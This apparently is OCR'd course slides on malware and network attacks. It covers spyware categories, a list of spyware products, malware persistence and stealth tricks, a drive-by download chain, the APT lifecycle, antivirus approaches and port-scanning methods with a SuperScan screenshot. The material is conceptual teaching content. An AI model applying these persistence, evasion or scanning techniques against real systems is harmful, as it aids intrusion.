
Usually attack through Internet Explorer

Spyware

Types of Spyware

- Adware
- Browser Hijacker
- Browser Plugin
- Bundled Software
- Commercial Keylogger
- Commercial Network Management Tool
- Dialer
- Generic Malware
- Remote Administration Tool
- Software Application
- Trojan
- Virus
- Worm

Spyware


Spyware-Guide.com - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://www.spywareguide.com/product_list_full.php
Firefox Help
Firefox Support
Plug-in FAQ
Done

Have questions about spyware?
We have the answers.

Access the Guide

- **Lookup Spyware**
- List of Spyware
- List of Categories
- List of Companies

Our Online Tools

- **Spyware Block List**
- ***Corporate Solutions***
- **Online Spyware Scan**
- Fix "Messenger Spam"

Product Reviews

- **Privacy Products**
- Anti-Virus
- Anti-Spam
- Backups
- Firewall

Education

- **Articles**
- Introduction
- Identity Theft
- Terms & Definitions
- FAQ
- How to Detect Spies
- General Privacy Tips
- Don't Panic

Contact Us

- **Mailing list**
- Link to us
- RSS Feeds XML RSS
- Media Mentions
- Questions/Comments?
- **Help us out!**
- Bookmark this site

BrAin Wiper
123 PC Spy 2.10.1
123Messenger
123Search
2020Search
2nd-thought
2Spy!
3rdEye
764 Dialer
7AdPro
7FaSSt
@KeyLogger Home 2.15
A Better Internet
AB System Spy
Absolute Keylogger
AccessPlugin
AceSpy
AcidBattery
Aconti
Actions Monitor
Activity Logger
Activity Monitor 2002
ActualNames
ACXInstall
Adblaster
AdBlock
AdBreak
AdDestroyer
AdGoblin
AdLogix
AdRoar
Adult Chat Dialer
Adult-Links
Advanced Keylogger
AlertMobile Pro
Alexa Toolbar
Ambush
Amitis
Amitis 1.1
ANTIantivirus 1.4
AntiPC
Aornum
Aphex Institution 2004 (0.3.0\
Apophis

The Modern Malware

Designed for financial gain

As a convert channel to collect information

As a tool that brings great economic income


A big change in 2008-2009

- Crimeware toolkits are targeting to banks customers
- CaaS – Crimeware as a service

The Malware Story

In the past

- Mischief
- One man show
- Targeted on protocols
- Targeted on the OS



```
80549347 6888d885f8 push offset RioDrvs+0x888 (f885d888)
8054934c c3         ret
8054934d 6814d985f8 push offset RioDrvs+0x914 (f885d914)
```


Now?

- From curiosity to financial gain
- A complete business process
- Targeted to application
- Ring3: API hooking
- Ring0: SSDT hooking
- Development becomes more easier because of modulation

Malware is an living organism

To Survive

- Self-started (Trinity dependency)
  - Infect the file system and start up a process
  - Configure itself
  - Ensure start up next time by set up auto run
- Self-restore and deletion prevention mechanism
  - Keep hidden
    - from the shell (Windows Explorer)
    - From the process list (Task Manager or Process Explorer)
  - Keep stealthy
    - No obvious abnormal activities
    - Collecting and transmission of privacy information through convert channel
  - The running process create a handle on the file to protect for deletion
  - Keeps a heart beat to rewrite the files and registry information by another or multiple processes
  - Self restoration capability
- Malware obfuscation technique: polymorphism, metamorphic and software armoring
- Need stability of the host system to survive



https://blog.mozilla.org/security/2014/10/14/the-poodle-attack-and-the-end-of-ssl-3-0/

Malware is a convert channel to collect privacy information

Identity theft

- Stealing online passwords
- Email account
- PIN or SIN
- Game account

Theft of intellectual property

- Customer data
- Technology
- Trade secret and other proprietary information

Stealing of financial information by keylogger

- collect credit card information
- To authorize online purchases

Unauthorized access


- Computing power
- Use of storage space
- Become part of the botnet

How traditional antivirus works

Traditional anti-virus used pattern-based scanning. The technique involves comparing the content (binary content) against the known virus pattern. Techniques including:

- Signature scanning
- Heuristic scanning
- Integrity checking
- Activity blocking

Latest attack methods through Web



1 Entry Point

You access a hijacked website. Malware downloads silently and you don't notice that you're being infected. 82% of malicious sites are hacked legitimate sites.

2 Distribution

The initial booby-trapped website sends you to a web page where a range of different exploits attack you based on your software combination (e.g., Windows+IE+Silverlight or OS X+Safari+Flash).

3 Exploit

Commercially available exploit kits like **Angler** will attempt to leverage vulnerabilities in the operating system, browser, Java, Flash, PDF reader, media player and other plugins.

4 Infection

The malware downloads a malicious payload such as **Vawtrak**, a zombie malware that steals financial data; or ransomware such as **CryptoWall** or **TeslaCrypt**, to extort money from you.

5 Execution


Vawtrak calls home with sensitive data like credentials, banking or credit card information; ransomware encrypts your files and demands a payment of $300 - $500 for the encryption key.

Sophos-anatomy-drive-by-download-infographic.pdf

How APT works?

Advanced Persistent Threat (APT)

- Process through sophisticated techniques using malware to exploit vulnerabilities in systems
- Executed through command and control (C&C) system. Continuously monitor and extract data from specific target


Define Target
Find and organize accomplices
Build or acquire tools
Research target infrastructure/ employees
Test for detection
Deployment
Initial intrusion
Outbound connection initiated
Expand access and obtain credentials
Strengthen foothold
Exfiltrate data
Cover tracks and remain undetected
Commodity Threats
Advanced Persistent Threat
"Hactivism"


https://en.wikipedia.org/wiki/Advanced_persistent_threat

Digital Immune System

The digital immune system is a comprehensive approach to virus protection developed by IBM [KEPH97a, KEPH97b, WHIT99] and subsequently refined by Symantec [SYMA01]

The system

- Gathers data from large number of host-based and perimeter sensors
- Relays intelligence to a central analysis system
- Then return updated signatures and behavior patterns




From Computer Security Principles and Practice

Network Attacks: How to perform Network Attacks

HACKER, HOW THEY ATTACK THEIR TARGET?

System and Network Attack



Domain info leakage

Web Code review and dynamic data change

Routing Information and path changing

Firewall penetration attack

Database SQL injection and poisoning

Hacking into Systems

Collect information about the machine

Collect user name

Collect open resources

Collect passwords


Network scanning

Port Scanning

Different types of Scanning

- Standard scanning methods
  - Vanilla connect scanning
  - Half-open SYN flag scanning
- Stealth TCP scanning methods
  - Inverse TCP flag scanning
  - ACK flag probe scanning
  - TCP fragmentation scanning
- Third-party and spoofed TCP scanning methods
  - FTP bounce scanning
  - Proxy bounce scanning
  - Sniffer-based spoofed scanning
  - IP ID header scanning

Port Scanning – using SuperScan



SuperScan 2.06

Hostname Lookup: 143.89.40.100

Resolved: cssu100.cs.ust.hk

IP: Start 143.89.40.100, Stop 143.89.40.100

☑ Ignore IP zero
☑ Ignore IP 255
□ Extract from file

Timeout: Ping 400, Connect 2000, Read 4000

Scan type:
□ Resolve hostnames
☑ Only scan responsive pings
☑ Show host responses
○ Ping only
○ Every port in list
● All selected ports in list
○ All list ports from 1 65535
○ All ports from 1 65535

